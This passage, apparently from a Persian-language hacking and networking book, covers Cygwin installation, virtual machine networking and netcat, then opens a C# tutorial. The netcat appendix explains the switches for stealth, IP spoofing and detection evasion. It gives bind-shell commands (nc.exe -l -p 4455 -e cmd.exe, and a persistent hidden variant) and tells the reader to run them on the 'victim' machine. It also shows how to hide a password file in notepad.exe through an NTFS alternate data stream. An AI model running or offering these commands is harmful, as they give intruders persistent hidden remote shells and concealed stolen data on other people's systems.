
۱- آن را از حالت فشرده خارج کرده و برنامه نصب را از داخل پوشه اجرا کنید (معمولا خودش خودکار بالا می آید)
۲- بعد گزینه Install from local directory را انتخاب کرده (معمولا خودش این را هم انتخاب میکند به صورت پیش فرض)
۳- بعد Root Directory را جایی انتخاب کنید که برنامه در آنجا قرار میگیرد و (ریشه شروع لبه کار برنامه هم است)
۴- اگر میخواهد دیگر کاربران ماشین شما از برنامه استفاده کنند گزینه All User را انتخاب کنید در غیر این صورت گزینه Just ME را انتخاب کنید.
۵- گزینه DOS و Unix قالب تولید فایلهای متن را مشخص میکند. (فرقی با هم ندارد توصیه Unix است)
۶- گزینه Local Package directory هم محل وجود فایل های Package که همان برنامه های نصب در این شبیه ساز است را مشخص میکند.

۷- در قسمت Select Packages شما با توجه به مجموعه فایلها و برنامه هایی که دانلود کرده اید مجموعه ای از برنامه ها برای نصب در اختیار دارید که با کلید کردن روی گزینه View امکان انتخاب هر کدام از برنامه ها برای شما فراهم میشود.
۸- با زدن دکمه Next برنامه شروع به نصب خود میکند و در آخر کار هم از شما برای درست کردن میان بر در روی صفحه و منوی Start از شما سوال میکند .
۹- با کلید روی میان بر آن برنامه شروع به کار میکند و شما کاملا یک خط فرمان لینوکس (Shell) واقعی دارید در ویندوز خودتان !!

اگر از این راهی که من توصیه میکنم خوشتان نیامده میتوانید خود برنامه نصب را با حجم ۲۵۷ کیلو بیت از سایت Cygwin.com دریافت کرده و آن را اجرا کنید. ولی حتما به این یکی توصیه من ، که در مرحله دوم به جای گزینه Install from local directory یا گزینه Install from internet از گزینه Download Without Install استفاده کنید که با این کار شما Package ها را اول دانلود میکنید بعد به شیوه که بالا توضیح دادم برنامه را نصب میکنید البته در این شیوه که من اصلا توصیه نمیکنم اگر خدای نکرده اتفاقی از هر نوع بی افتد امکان شروع دوباره کار از اول است و شما همه برنامه هایی را که دریافت کرده اید از دست میدهید. بقیه کار بعد از اتمام انتخاب برنامه بعد دانلود آن مثل شیوه بالا است .

این را بگویم که شما می توانید برنامه نصب را هر چقدر بخواهید اجرا کنید و برنامه دانلود کنید و بعد نصب کنید یا برنامه خاصی را حذف کنید یا همه را حذف کنید.

خوب این برنامه واقعاً شاهکار است چون بعد از اجرای آن که یک خط فرمان ساده به ما میدهد که اجازه اجرای همه برنامه های ویندوز و لینوکس حتی گرافیکی ها را در ان به ما میدهد که این شکلی :



خوب بقیه کارا را خودتان میدانید به من ربطی ندارد با این میخواهید چه کار کنید فقط این بگم تمام دستورهای لینوکس و تمام دستورهای ویندوز فقط در این یک وجب بالا می آید البته آنهایی که عاشق محیط X-Windows لینوکس هستن بگم که برید کد های آن را دانلود کنید بعد بیاد این تو نصب کنید تا واقعاً یک لینوکس داشته باشید برای آنهایی هم که مثل من هستن و خط فرمان را دوست دارن فکر کنم همین بس باشد و پول اضافی برای دانلود ندارند بدن !!

معرفی برنامه معروف VM WARE :

این برنامه پولی است (پس من با زیاد آن توضیح نمیدهم !!) نسبت به هم کاران خود در این صنف میشود گفت یک وجب بالاتر است از بقیه البته از Microsoft virtual pc میشود گفت یک .... ۱۰۰ سال نوری بالاتر است.

آخرین نسخه آن نسخه ۵ باید باشد که فکر میکنم حالا (در این زمان) نسخه آلفا آن هم آمده باشد این برنامه به شما بعد از نصب خودش!! اجازه نصب سیستم عامل های ویندوز (تمام نسخه ها) و لینوکس (۹۹،۹۹۹۹% نسخه ها) را به شما در درون سیستم عامل خودتان که ممکن است لینوکس یا ویندوز باشد ، به شما میدهد.

این سیستم عاملی که به این صورت نصب میکنید واقعاً در شبکه به عنوان یک ماشین حقیقی در شبکه شناخته میشود یک کمی دنگ فنگ آن برای شبکه کردن ماشین مجازی با ماشین حقیقی خودتان زیاد است کلا سه حالت برای این کار به شما میدهد ؛ حالت اول استفاده از گزینه Use Bridged Networking است که یک کارت شبکه مجازی برای شما و ماشین مجازی نصب میکند و بقیه کار های شبکه هم مثل روال معمول است و البته در این حالت باید شما به آن یک IP خاص . حالت دوم که برای ما ایرانی ها بهتر است !!! استفاده از گزینه Use Network Address Translation که به اختصار NAT میگویند است در این موقع هر وقت توسط رایانه حقیقی به شبکه وصل شدید رایانه مجازی سعی میکند یک آدرس IP از ISP شما بگیرد که در اکثر مواقع (بیش از ۹۰%) ناکام میماند و شما هم DIC میشوید چون معمولا ISP ها کارت اشتراک خود را فقط برای اتصال یک کامپیوتر پیکر بندی میکنند نه چند تا، که اسرار در این کار ممکن است به قطع شدن اشتراک شما نیز بی انجامد. حالت سوم پس به درد ما میخورد در این شیوه رایانه حقیقی تقریبا نقش یک سرور را انجام میدهد به این صورت که همه رایانه های مجازی زیر مجموعه این ماشین میشوند و مثلا اگر درخواستی برای دیدن یک صفه وب از طرف آنها باشد اول رایانه شما آن صفحه را از ISP خودتان میگیرد بعد میدهد به آن ماشین مجازی (دقیقا مثل ۹۹% کافی نیت ها).

نکته دیگری که در باره این برنامه مهم است شیوه تقسیم RAM است باید شما رم خود را اول ظرفیت آن را تقسیم بر دو کرده و عدد حاصل را به صورت مساوی بین تعداد ، ماشین های مجازی که قسط دارید به طور هم زمان از آنها استفاده کنید تقسیم کنید ؛ اگر قسط استفاده هم زمان از آنها را ندارید میتوانید نصف RAM خود را به آن ماشین مجازی اختصاص دهید .

آخرین نکته این است که شما روی هارد خود یک هارد مجازی ایجاد میکند و نباید نگران استفاده از دستورات خوبی همچون Fdisk و.. باشید!

معرفی برنامه Connectix Virtual pc و Microsoft virtual pc :

اول این را بگویم که برنامه Connectix Virtual pc توسط مایکروسافت خریداری شده و نام آن به Microsoft virtual pc تغییر پیدا کرده و البته بدتر هم شده !! پس دنبال نسخه قدیمی Connectix بگردید که فکر کنم تو شبکه هم خیلی کم است ولی از لینوکس پشتیبانی میکند.

این بیلی پست فطرت بعد از خرید این برنامه و تغییر اسم آن دیگر از لینوکس در این برنامه پشتیبانی نمیکند ولی شما میتوانید در این برنامه لینوکس نصب کنید ولی امکانات شبکه در اختیار شما نیست (بیلی میکشم تو را !!!!).

نسخه Connectix آن واقعاً محشر بود در این سادگی کارایی خوبی داشت ولی.... بگذریم کار با این برنامه خیلی ساده است و اصلا نیاز به توضیح ندارد و بد نیست کمی تجربه کسب کنید با آن. قسمت شبکه آن تقریبا مثل VM است و توضیح هم نمیخواهد . مشکل تخصیص رم هم ندارد ولی اصولا شبیه VM است و بد نیست از فرمولی که بالا به شما ها یاد دادم برای پایداری ماشین خودتان و ماشین مجازی از آن استفاده کنید .

ضمیمه ششم ؛ معرفی ابزار NC یا با نام کامل Net Cat :

یک ابزار همه کاره است. باید خیلی پیش از این ، این ابزار معرفی میکردم ولی نمیدانستم که کجا باید درباره آن توضیح بدهم. همیشه کار راه می اندازد. دارای یک سری سویچ است که همه را توضیح کامل میدهم البته چون میدانم به کار شما ها خواهد آمد میگویم!! همه کاره است ، از پویش پورت گرفته تا یک اسب تروا مرگ بار تا یک نرم افزار برای جمع آوری اطلاعات و.... دوست دارم آن را چون واقعاً لایق این دوست داشتن است.

```
C:\amir>nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
```

```
-n          numeric-only IP addresses, no DNS
-o file     hex dump of traffic
-p port     local port number
-r          randomize local and remote ports
-s addr     local source address
-t          answer TELNET negotiation
-u          UDP mode
-v          verbose [use twice to be more verbose]
-w secs     timeout for connects and final net reads
-z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

	سویچ	توضیحات
۱	-d	این گزینه تنها تحت سیستم عامل ویندوز قابل بهره برداری بوده و باعث می شود تا برنامه tNetca در حالت مخفی (یا اصطلاحا stealth mode) فعالیت نماید ؛ بدین معنی که به طور مجزا از اعلان MS-DOS به اجرا درآید. این گزینه به برنامه Netcat اجازه میدهد تا بدون نیاز به باز نگه داشتن پنجره اعلان MS-DOS ، در حالت آمده یا گوش به زنگ (Mode Listening) به فعالیت خود ادامه دهد. همچنین گزینه مورد بحث اطمینان بهتری را درباره فعالیت برنامه Netcat به مهاجم میدهد.
۲	-e <*command*>	در صورتی که برنامه nc توسط گزینه gaping_security_hole کامپایل شده باشد ، هر بار که برنامه ای از طریق یک پورت به خصوص اقدام به برقراری اتصال با کامپیوتری می کند که عهده دار میزبانی برنامه NC است ، نمونه آمده به کار از این برنامه که بر روی آن پورت گوش به زنگ است فرمان command را اجرا خواهد کرد ، این در حالی است که برنامه NC در سمت کلاینت جریان ورودی و خروجی و یا I/O را از طریق خط لوله ای مجازی به نمونه دیگری از برنامه NC که در جای دیگری گوش به زنگ و آماده است ارسال میکند. استفاده از این قابلیت فوق اعاده خطرناک است مگر اینکه به فرایند در حال اجرا کاملا مشرف باشید. بهره گری از این گزینه روش آسان برای راه اندازی یک shell مخفی بر روی یک سیستم نمونه به منظور اجرای فرمانهای مورد نظر محسوب میشود.
۳	-i<*second*>	این گزینه مشخص کننده تاخیری است که برنامه NC مابین دو فرایند ارسال متوالی داده ها منظور میکند. برای مثال هنگام انتقال اطلاعات یک فایل به برنامه NC ، این برنامه به اندازه زمانی که توسط آرگومان فوق مشخص میشود ، پیش از دریافت خط بعدی از ورودی تاخیر ایجاد میکند. استفاده از برنامه NC بر روی چندن پورت از یک رایانه میزبان موجب میشود تا این برنامه پیش از ارتباط با پورت بعدی به اندازه تعیین شده توسط آرگومان مورد بحث ثانیه تاخیر ایجاد کند. این قابلیت به کاربر اجازه میدهد تا فرایند انتقال داده ها و یا حملات احتمالی بر روی یک سرویس موجد را با وضوح بیشتری مشاهده کرده ، ضمن اینکه امکان مراقبت از پورت ها را تحت یک نوع سیستم تشخیص تجاوز یا اصطلاحا IDS ، در اختیار مدیر سیستم قرار می دهد.
۴	-g<*route-list*>	استفاده از این زینه میتواند گول زننده باشد !! در واقع این برنامه شیوه سفت سختی را برای مسیر یابی منبع مورد استفاده قرار نمیدهد (این موضع را به زودی در قسمتی با عنوان جعل آدرس IP یا همان IP Spoofing توضیح میدهم) . بهره گیری از تعداد حداکثر ۸ گزینه g– در سطر فرمان به منظور اجبار در عبور داده ها از آدرس IP مشخص مجاز میباشد. این قابلیت در مواردی که جعل آدرس IP منبع داده ها (جهت دور زدن فیلترها دیوار آتش یا لیست آدرس های مجاز برای دست یابی) مد نظر بوده و مایل به دریافت پاسخ از جانب رایانه میزبان باشیم ، مفید واقع میشود. به واسطه مسیر یابی منبع از طریق کامپیوتر تحت کنترل خود میتوانیم بسته های IP را مجبور کنیم تا به جای انتقال به مقصد واقعی خود به آدرس مورد نظر ما جاری شوند. با این همه توجه به این موضوع مهم است که این فرایند در اغلب موارد غیر عملی است چرا که بیشتر روترها امروزی گزینه مسیر یابی مورد بحث را نادیده گرفته ضمن آنکه بیشتر فیلترهای نصب شده بر روی پورت های و همچنین اغلب دیوارهای اتش هرگونه اقدامی را جهت انجام این ار به ثبت میرسانند.
۵	-G<*hope pointer*>	از این گزینه هنگامی استفاده میشود که خواسته باشیم تا آدرس IP به خصوصی را در لیست تعیین شده توسط گزینه g– به عنوان آدرس بعدی مشخص کنیم . به دلیل ماهیت چهار بایتی آدرس های IP این آرگومان همواره به شکل مضرب های از عدد ۴ ظاهر میشود. به گونه ای که عدد ۴ به اولین آدرس IP و عدد ۸ به دومین آدرس IP در لیست اشاره میکند و برای سایر آدرس ها هم به همین ترتیب ادامه پیدا میکند. این قابلیت برای مواردی مفید است که بخواهیم که بخشهای از لیست آدرس های IP را به گونه ای جعل کنیم که به نظر آید این آدرسها از جای دیگری تعیین شده اند. به این ترتیب که با قرار دادن آدرس های IP جعلی در اولین دو گزینه g– از لیست آدرس های IP و استفاده از عدد ۱۲ به عنوان

		آرگومان گزینه G– میتوان ترتیبی داد تا بسته های IP مربوطه مستقیما به سومین آدرس IP موجد در لیست مسیرها سرازیر شود. با این حال محتوای اصلی بسته ها کماکان شامل آدرس های جعلی خواهد بود. از این رو چنین به نظر خواهد رسید که بسته مورد نظر از موقعیت طبیعی خود به مقصد ارسال شده ، درحالی که فرایند ارسال از موقعیت متفاوتی انجام شده است. این قابلیت میتواند هنگام جعل آدرس IP مسیر یابی منبع مفید واقع شود ، اما هیچ تضمینی در مورد دریافت پاسخ از جانب میزبان در دست نخواهد بود ، چرا که میزبان مورد نظر سعی خواهد داشت تا مسیر را از ان چه که آدرس IP جعل شده مشخص میکند ، منحرف نماید .
۶	-l	این گزینه باعث فعال یا غیر فعال شدن حالت گوش به زنگ یا Listening mode در برنامه NC میشود. گزینه فوق باید به همراه گزینه p– برای تعیین پورت TCP مورد نظر به منظور انظار برنامه NC جهت برقراری ارتباط بر روی آن پورت مور استفاده قرار بگیرد. برای بهره گیری از پورت های UDP به جای TCP کافی است به جای گزینه p– از u– استفاده کنید.
۷	-L	این گزینه تنها در سیستم های نوع ویندوز قابل استفاده بوده و نسبت به گزینه قبلی یعنی گزینه L– از قابلیت بیشتری برخوردار است. گزینه مورد بحث برنامه NC را مجبور میکند تا پس از بستن یک اتصال ، اقدامی را جهت تغییر حالت مجدد گوش به زنگ با بهره گیری از گزینه سطر فرمان مورد نظر انجام دهد. به ترتیب T برنامه NC میتواند در خواست بعدی جهت اتصال را بدون دخالت کاربر و حتی پس از آن که فرآیند اتصال اولیه به اتمام رسیده و بسته شده است ، بپذیرد. مشابه گزینه l– بهره گیری از این گزینه مستلزم استفاده از گزینه p– یا u– میباشد.
۸	-n	استفاده از این گزینه برنامه NC را از هرگونه کوششی به منظور دستیابی به نام میزبان منع میکند. هنگامه استفاده از گزینه مذکور اطمینان حاصل کنید که نام هیچ میزبانی را به عنوان آرگومان سطر فرمان مورد بهره برداری قرار نداده اید.
۹	-o<*hexfile*>	استفاده از این گزینه باعث میشود تا داده ها به صورت هگزادسیمال یا مبنای شانزده در فایلی با مشخصه lehexfi ذخیره شود. فرمان nc -o hexfile هم داده های ورودی هم داده های خروجی را به صورت هگزادسیمال ذخیره میکند. در فایل حاصل علامت > و < به ترتیب بیانگر داده های ورودی و خروجی خواهند بود. برای اینکه عملیات حاصل از به کار گیری این گزینه تنها بر روی داده ورودی انجام شود کافی است فرمان فوق را به صورت nc –o < hexfile تغییر دهید. به طور مشابه فرمان nc –o > hexfile عملیات مورد نظر را تنها بر روی داده های خروجی انجام میدهد.
۱۰	-p<*port*>	با بهره گیری از این گزینه میتوان شماره پورت محلی مورد استفاده برنامه NC را مشخص نمود. به کارگیری این گزینه هنگام استفاده از گزینه l– یا L– جهت تحصیل گوش به زنگ امری ضرری است. در صورتی که از گزینه مورد بحث استفاده نشود NC از هر پورتی که سیستم به آن اختصاص بدهد استفاده خواهد کرد (این وضعیت چیزی است که در مورد بیشتر برنامه های کاربردی TCP یا UDP شاهد آن هستیم) . به خاطر داشته باشید که در سیستم نوع یونیکس تنها کاربر اصلی موسوم به root قادر به استفاده از پورت های کوچکتر از ۱۰۲۴ است.
۱۱	-r	برنامه nc پورت های محلی و پورت های راه دور یا به عبارت دیگر پورت های مبدا و مقصد را به صورت تصادفی انتخاب میکند. این قابلیت در مواقعی مفید واقع میشود که بخواهیم با استفاده از این برنامه اطلاعاتی را درباره محدوده بزرگی از پورت های موجد بر روی سیستم به دست آورده و ترتیبی نامشخص از پورت های مبدا و مقصد را مورد بهره برداری قرار دهیم. این فعالیت به فرایند پیمایش یا اسکن پورت های موجود توسط برنامه NC تشابه کمی داشته و بدین ترتیب سیستم های ردیابی را در پیگیری فعالیت های NC گمراه خواهد کرد. چنان چه از این گزینه به همراه گزینه i– با یک تاخیر تقریبا طولانی استفاده شود ، ان گاه فرایند انتخاب پورت ها تشابه کمتری با اسکن آن ها خواهد داشت ، با وجود این یک مدیر سیستم باهوش با کمی دقت و حوصله در وقایع ثبت شده توسط سیستم همواره می تواند به موضوع فوق پی ببرد.
۱۲	-s	این گزینه آدرس IP منبعی را که برنامه NC باید هنگام برقراری ارتباطات خود از آن ها استفاده کند مشخص می نماید. گزینه فوق به مهاجمین اجازه میدهد تا حقه هایی را به دور از چشمان مدیران سیستم سوار کنند. پیش از هر چیز این گزینه امکان پنهان کردن آدرس IP مهاجمین یا جعل آدرس IP دیگران را در اختیار آنها قرار می دهد. در صورت جعل آدرس مهاجم مورد نظر برای دست یابی به اطلاعات ارسالی به آدرس مورد استفاده وی باید از گزینه g– جهت مسیر یابی منبع بهره بگیرد. نکته بعدی این است که در بسیاری از موارد در حالت گوش به زنگ می توان اقدام به ربودن سرویس کرد. همان گونه که میدانید تمام سرویس های TCP یا UDP از طریق پورت مشخصی قابل دستیابی هستند. برای مثال سرویس SYSLOG بر روی پورت UDP شماره ۵۱۴ جهت دریافت داده ها مورد نظر قابل استفاده است. با این وجد در صورت استفاده از برنامه NC به منظور گوش فرا دادن به پورت شماره ۵۱۴ و نیز بهره گیری از گزینه s– جهت تعیین آدرس IP منبع هر گونه اطلاعات ارسالی به آدرس IP مذکور

		ابتدا در اختیار برنامه NC قرار خواهد گرفت .
۱۳	-t	در صورتی که برنامه NC با بهره گیری از گزینه TELNET کامپایل شده باشد استفاده از این گزینه امکان میدهد تا برنامه NC با سرور Telnet به گفتگو بنشیند. هرچند ممکن است اطلاعات رد بدل شده به اندازه کافی با مفهوم به نظر نرسد اما تلاش برای اتصال به پورت TCP شماره ۲۳ که پورت متداول جهت اتصال به سرور Telnet می باشد ، موجب خواهد شد تا اعلان اتصال به برنامه Telnet بر روی صفحه ظاهر شود.
۱۴	-u	این گزینه موجب میشود تا NC به جای استفاده از پروتکل TCP از پروتکل UDP بهره گیرد. از این گزینه میتوان هم در حالت کلاینت و یا سرور بهره برد.
۱۵	-v	این گزینه میزان اطلاعاتی را که برنامه NC باید در فعالیت خود به کاربر گزارش بدهد مشخص میکند. عدم استفاده از این گزینه موجب میشود تا NC هیچ اطلاعاتی در مورد روند کار خود در اختیار کاربر قرار ندهد. از طرف دیگر استفاده از یک گزینه v– باعث میشود تا برنامه NC در صورت بروز هرگونه مشکلی اطلاعاتی را در مورد آدرسی که قصد برقراری ارتباط با ان را دارد در اختیار بگذارد. همچنین بهره گیری از دو گزینه v– متوالی باعث خواهد شد تا NC کاربر خود را در جریان میزان اطلاعات ارسالی یا دریافتی قرار دهد.
۱۶	-w<*seconds*>	این گزینه مدت زمان را بر حسب ثانیه مشخص میکند که برنامه NC باید پیش از صرفنظر از اتصال ، برای برقراری آن منتظر بماند. گزینه مذکور هم چنین مدت زمانی را مشخص میکند که برنامه NC پس از مواجه با شاخص EOF (شاخص پایان فایل یا End-Of-File) حین دریافت اطلاعات از ورودی استاندارد ، پیش از بستن اتصال باید منتظر بماند. این رفتار در مواردی از اهمیت خاص برخوردار است که قصدمان ارسال فرمان مورد نظر از طریق NC به یک سرور راه دور بوده و انتظار دریافت حجم بزرگی از اطلاعات را داشته باشیم (مانند ارسال یک فرمان HTTP به وب سرور جهت بارگیری یک فایل حجیم)
۱۷	-z	در صورتی که قصدمان تنها اطلاع از پورت های باز باشد ، به احتمال قوی بهره گیری از ابزار nmap کفایت میکند. اما گزینه z– برنامه NC را وادار می کند تا تنها اطلاعاتی را در حد کفایت راجه به پورت هایی که از مجموعه که برنامه های مختلف از طریق آنها در حالت گوش به زنگ به سر میبرند ، در اختیار قرار دهد.

دیگه استفاده و شیوه ترکیب بندی با خودتان ، من کامل توضیح دادم پس خودتان با توجه به نیازتان ترکیب های مختلفی را به وجد آورید مثل این چند ترکیب مشهور :

C :\> nc.exe -l -p 4455 -e cmd.exe

این ترکیب مشهور را باید روی ماشین قربانی اجرا کنید تا روی پورت ۴۴۵۵ ماشین هدف برنامه CMD یا همان خط فرمان اجرا شود و شما با یک Telnet ساده به پورت شماره ۴۴۵۵ به ان دسترسی پیدا کنید. (این یکی فقط بخاطر رایگان بودن مقاله به غایت!! اگر قبل از سویچ e– سویچ d– را استفاده کنید اگر پنجره خط فرمان ، که در آن دستور باز شدن پورت را صادر کرده اید بسته هم شود ، باز پورت مورد نظر باز میماند و برنامه پشت آن گوش به زنگ ؛ اگر به جای گزینه l– از گزینه L– استفاده کنید بعد اتمام کار شما با برنامه NC دیگر از پشت پورت خارج نمیشود و همیشه تا راه اندازی مجدد آن ماشین پشت آن پورت گوش به زنگ برنامه CMD را نگه میدارد). پس سعی کنید حتی اگر این توضیحات را هم متوجه نشدید !! از شکل عمومی NC در این باره به صورت زیر استفاده کنید:

C :\> nc.exe –p 4455 –d –L –e cmd.exe

بجای عدد ۴۴۵۵ هم توصیه میکنم از پورت های شماره بالا استفاده کنید و نیز میتوانید به جای خط فرمان هر چیز دیگری را اجرا کنید !!

این یک بار دیگر بگم این فرمان بالا را باید روی ماشین قربانی اجرا کنید نه روی ماشین خودتان .

ضمیمه هفتم و البته آخرین ضمیمه ؛ معرفی برنامه REG.exe :

خوب شاید خیلی مواقع شما به سیستم هدف دست پیدا کنید تحت یک کاربر محدود و شما دانش استفاده از رجیستری را دارا هستید ولی ابزار این کار را ندارید در بیشتر مواقع ویرایش گر گرافیکی رجیستری نیز در دسترس نیست و کار آدم خیلی مشکل میشود حال شما اگر اطلاعاتی در باره ابزار reg.exe داشته باشید تمام مشکلات شما حل میشود .

کار با آن ساده است قصد توضیح دادن آن را ندارم میتوانید توضیحات کامل ان را در ۱۴ کتابی که معرفی کرده ام در پایین ، پیدا کنید.

آموزش و معرفی ابزار CP :

ابزار که از مجموعه NTRK است و کار آن مخفی کردن فایل ها میباشد ، به این صورت که یک فایل را آنچنان به فایل دیگری می چسباند که نه حجم فایل ایجاد شده تغییر کند و نه با اجرای آن باعث شود که خود برنامه با مشکل رو به رو شود !! در مجموع یکی از بهترین ابزار های پنهان سازی انواع فایل ها است . این ابزار قابلیت ادغام یک فایل اجرای را با دیگری و ... هم دارد ولی فایل حاصل آن باعث اجرای فایل مخفی شده نمیشود . این ابزار فقط تحت سیستم فایل NTFS کار میکند !! برای مثال :

C:\>cp pass.txt notepad.exe : data

خوب ما با این کار فایل حاوی کلمات عبور (pass.txt) را به برنامه ویرایش گر متنی notepad.exe چسباندیم و آن را مخفی کردیم.
حال برای باز گردن فایل مخفی شده مینویسیم :

C:\>cp notepad.exe : data pass.txt

حال فایل را دوباره باز یابی کردیم !!

برنامه نویسی

اهداف :

فصل بیست یکم : آموزش برنامه نویسی .

- آموزش زبان برنامه نویسی C#

- مقدمه .
- تعریف متغیر ها در C# .
- آشنای با فضا های نام Name Spaces .
- کلاس ها .
- ساختار های تصمیم گیری .
- آرایه ها در C# .
- حلقه ها در C# .

  - ✓ استفاده از حلقه for .
  - ✓ استفاده از حلقه while .
  - ✓ استفاده از حلقه do .
  - ✓ استفاده از حلقه foreach .

- نکات تکمیلی درباره حلقه ها .
- تعریف متد ها در C# .

  - ✓ تابع void .
  - ✓ تعریف توابع در کلاس های دیگر برنامه و نحوه ی استفاده از آنها .

- دریافت چند خروجی از یک تابع .

  - ✓ استفاده از کلمه out .
  - ✓ استفاده از کلمه ref .
  - ✓ تابع با تعداد آرگومان های نا معلوم .
  - ✓ مبحث overloading .

- استفاده از آرایه های چند بعدی .
- Jagged Arrays .

  - ✓ استفاده از System Array .

- بررسی دقیقتر مبحث شی گرای .

  - ✓ استفاده از using .

- کلاس ها در C# .
- مبحث ایندکسر ها (Indexers) .
- ارث بری (Inheritance) .
- پلی مرفیسم (Polymorphism) .

  - ✓ ایجاد متد های پلی مرفیک .

- کلاس های abstract .
- مقابله با خطاها در C# .
- سر بار گذاری عمل گر ها
- Delegates .
- Delegates and Events .
- مباحث تکمیلی در باره ثبت رخداد ها .
- اپلت های C# .

- آموزش برنامه نویسی تحت شبکه اینترنت با زبان برنامه نویسی C

- مقدمه .
- انواع سوکت ها و مفاهیم آن ها .
- مفهوم سرویس دهنده / مشتری .
- ساختمان داده های مورد نیاز در برنامه نویسی مبتنی بر سوکت .
- مشکلات ماشین ها از لحاظ ذخیره سازی کلمات در حافظه .

  - ✓ تنظیم آدرس IP در فیلد آدرس .

- توابع مورد استفاده در برنامه سرویس دهنده مبتنی بر TCP .

  - ✓ تابع socket
  - ✓ تابع bind .
  - ✓ تابع Listen .
  - ✓ تابع accept .
  - ✓ تابع send و تابع recv .
  - ✓ توابع close و shutdown .
  - ✓

- توابع مورد استفاده در برنامه مشتری مبتنی بر TCP .

  - ✓ تابعconnect .
  - ✓ ارسال و دریافت به روش UDP با سوکت های دیتا گرام .

- توابع مفید در برنامه نویسی شبکه .

  - ✓ تابع getpeername .
  - ✓ تابع gethostname .
  - ✓ به کار گیری DNS در ترجمه آدرس های حوزه .

- برنامه های نمونه .

  - ✓ مثالی از مبادله اطلاعات به روشTCP مبتنی بر سوکت های استریم .
  - ✓ مثالی از مبادله اطلاعات به روشUDP مبتنی بر سوکت های دیتاگرام .

- بلوکه شدن پروسه های تحت شبکه .

- آموزش برنامه نویسی Java Script

  - Java Script در یک نگاه .
  - شی گرای و دینامیکی .
  - نحوه قرار گیری برنامه ها در صفحات وب .
  - روش های دیگری برای قرار گیری JS در صفحات وب .
  - متغیر ها و عملگر های JS .

- آموزش و معرفی امکانات زبان Java برای برنامه نویسی تحت شبکه اینترنت .

  - مقدمه .
  - داده ها در جاوا .
  - اپلت ها Applet .
  - امکانات جاوا برای برنامه نویسی سوکت .

- آموزش و معرفی PHP .

  - مقدمه .
  - PHP چیست ؟
  - نصب و پیکر بندی PHP .
  - نرم افزار Easy PHP .
  - کد نویسی .
  - ارسال اطلاعات به مرورگر .
  - ارسال html به مرورگر .
  - فضا های خالی و قرار دادن توضیحات در متن برنامه .
  - استفاده از سویچ n در PHP .
  - افزودن توضیحات به اسکریت ها .
  - انواع متغیر ها .
  - آرایه ها .
  - نسبت دادن مقدار به متغیر ها .
  - متغیر های از پیش تعریف شده .
  -

- آموزش و معرفی ASP.NET .

- نصب Net Framework ..
- پیکر بندی و تنظیم IIS .
- نصب و راه اندازی IIS .
- تنظیمات IIS برای ایجاد اولین برنامه ASP.NET .
- ایجاد دایرکتری مجازی در IIS .
- مروری بر سطوح دسترسی ها .
- تنظیم Default Document در IIS .
- متوقف کردن و راه اندازی مجدد یک سایت .
- ایجاد یک Sub Web .
- آشنایی با مقدمات زبان برنامه نویسی شی گرای C# و ایجاد اولین برنامه ASP.Net .
- آشنای با فضا های نام (NameSpaces) .
- تعریف متغیر و مقدار دهی به آن .
- معرفی کنترل های Html و نهوه استفاده ان در صفحات ASP.Net .
- بررسی و تعیین اعتبار داده های وارد شده از طرف کاربر و موارد تکمیلی کنترل های وب .
- آشنایی با زبان SQL و مقدمات SQL-Server .
- طریقه دستیابی و کار با داده ها در ASP.NET

آموزش سی شارپ

آموزش زبان برنامه نویسی C# :

نویسنده : آقای وحید نصیری

پست الکترونیک (نامه برقی) : ؟

مقدمه:

در طی سلسله مقالاتی می خواهیم با C# بیشتر آشنا شویم . فرض این مقالات بر این است که آشنایی مختصری با زبانهای برنامه نویسی دارید ، هر چند کار ما تقریبا از صفر شروع می شود و هدف آن سادگی هر چه بیشتر است. C# از دو زبان C++ و Java متولد شده است ! حاوی بسیاری از جنبه هایC++ می باشد اما ویژگی های شی گرایی خودش را از جاوا به ارث برده است.

C# اگرچه ازC++ گرفته شده است اما یک زبان" خالص "شی گرا(Object oriented) می باشد .هر دو زبان یاد شده جزو زبانهای هیبرید محسوب می شوند اما طراحانC# این مورد را به اندازه یC++ مهم تلقی نکرده اند . یک زبان هیبرید اجازه ی برنامه نویسی با شیوه های مختلف را میسر می کند . دلیل اینکهC++ هیبرید است ، این است که قرار بوده تا با زبانC سازگار باشد و همین امر سبب گردیده تا بعضی از جنبه های C++ بسیار پیچیده شوند.

زبان سی شارپ فرض اش بر این است که شما می خواهید تنها برنامه نویسی شی گرا انجام دهید و همانندC++ مخلوطی از برنامه نویسی رویه ایی(Procedural)و شی گرا را نمی خواهید به پایان برسانید . بنابراین باید طرز فکر خودتان را با دنیای شی گرایی تطبیق دهید . در ادامه خواهید دید که در سی شارپ هر چیزی شی است حتی یک برنامه ی سی شارپ.

برنامه ی اول:

